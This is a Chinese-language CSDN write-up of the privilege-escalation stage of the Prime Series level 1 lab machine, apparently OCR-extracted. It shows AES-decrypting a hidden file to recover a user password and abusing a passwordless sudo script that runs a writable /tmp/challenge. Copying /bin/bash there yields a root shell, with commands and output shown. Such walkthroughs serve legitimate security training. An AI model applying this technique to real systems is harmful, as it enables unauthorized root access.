
【writeup】Prime_Series_level_1靶机。查了好多文章，仿佛只有这一篇有写如何提权

在/opt下有一个backup_pass文件，存有enc文件密码(backup_password")，在home目录下查找enc文件







直接执行时需要密码，输入backup_password



看提示应该是从/root复制文件到当前路径。所以使用sudo执行。



但是好像并没有什么东西，cat一下enc与key



enc.txt文件是一窜加密的文本。key.txt内容是提示如何解密enc.txt的加密文本(应该是先把ippsec进行md5加密，加密后的值用于解密enc.txt)。这里用到的网站：

https://www.cmd5.com/

https://www.devglan.com/online-tools/aes-encryption-decryption

https://base64.us/

/kUj8JO08wGe9JxtOEJ6XJA3cO
/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6lD
/wfpY2ZnA1787ajtm+
/aWWVMxDOwKuqlT1ZZ0Nw4=

Input Text Format: (•) Base64 ( ) Hex

Select Mode

ECB

Key Size in Bits

256

Enter Secret Key

366a74cb3c959de17d61db30591c39d1

Decrypt

AES Decrypted Output **(Base64)**:

RG9udCB3b3JyeSBzYWtldCBvbmUgZGF5IHd
lIHdpbGwgcmVhY2ggdG8Kb3VyIGRlc3Rpb
mF0aW9uIHZlcnkgc29vbi4gQW5kIGlmIHlvd
SBmb3JnZXQgCnlvdXIgdXNlcm5hbWUgdG
hlbiB1c2UgeW91ciBvbGQgcGFzc3dvcmQKPT
0+ICJ0cmlidXRlX3RvX2lwcHNlYyIKClZpY3Rvc

Decode to Plain Text

CSDN @YsterCcc

RG9udCB3b3JyeSBzYWtldCBvbmUgZGF5IHdlIHdpbGwgcmVhY2ggdG8Kb3VyIGRlc3RpbmF0aW9uIHZlcnkgc29vbi4gQW5kIGlmIHlvdSBmb3JnZXQgCnlvdXIgdXNlcm5hbWUgdGhlbiB1c2UgeW91ciBvbGQgcGFzc3dvcmQKPT0+ICJ0cmlidXRlX3RvX2lwcHNlYyIKCVpY3Rvciw=

编码 (Encode) 解码 (Decode) ↕交换 (编码快捷键: Ctrl + Enter)

Base64 编码或解码的结果: 编/解码后自动全选

Dont worry saket one day we will reach to
our destination very soon. And if you forget
your username then use your old password
==> "tribute_to_ippsec"


Victor,

CSDN @YsterCcc

```
ipsec md5加密后的值为：366a74cb3c959de17d61db30591c39d1
enc解密后内容：Dont worry saket one day we will reach toour destination very soon. And if you forget your usernam
e then use your old password==> "tribute_to_ippsec"Victor,
```

根据解密后的内容，获得了saket密码。从www-data用户切换到saket用户。
切换到saket用户后，查看下saket用户的权限。

```
su saket   //tribute_to_ippsec
sudo -l
```




可以看到saket用户可以不输入密码执行/home/victor/undefeated_victor（这个跟sudoers文件有关），直接执行

```
sudo /home/victor/undefeated_victor

if you can defeat me then challenge me in front of you
/home/victor/undefeated_victor: 2: /home/victor/undefeated_victor: /tmp/challenge: not found
```

/tmp/challenge: not found，这里因为saket用户可以不输入密码执行/home/victor/undefeated_victor文件，而undefeated_victor文件会执行/tmp/challenge下的命令，因为该路径是空的所以会报错not found，但是/tmp是可写入的，所以将/bin/bash复制到/tmp/challenge，然后再次执行，就能获取root权限，整体就是`saket用户->undefeated_victor->/tmp/challenge->/bin/bash`

```
cp /bin/bash /tmp/challenge
sudo /home/victor/undefeated_victor

if you can defeat me then challenge me in front of you
```


saket@ubuntu:~$ sudo /home/victor/undefeated_victor
sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
/home/victor/undefeated_victor: 2: /home/victor/undefeated_victor: /tmp/challenge: not found
saket@ubuntu:~$ cp /bin/bash /tmp/challenge
cp /bin/bash /tmp/challenge
saket@ubuntu:~$ sudo /home/victor/undefeated_victor
sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
root@ubuntu:~#
CSDN @YsterCcc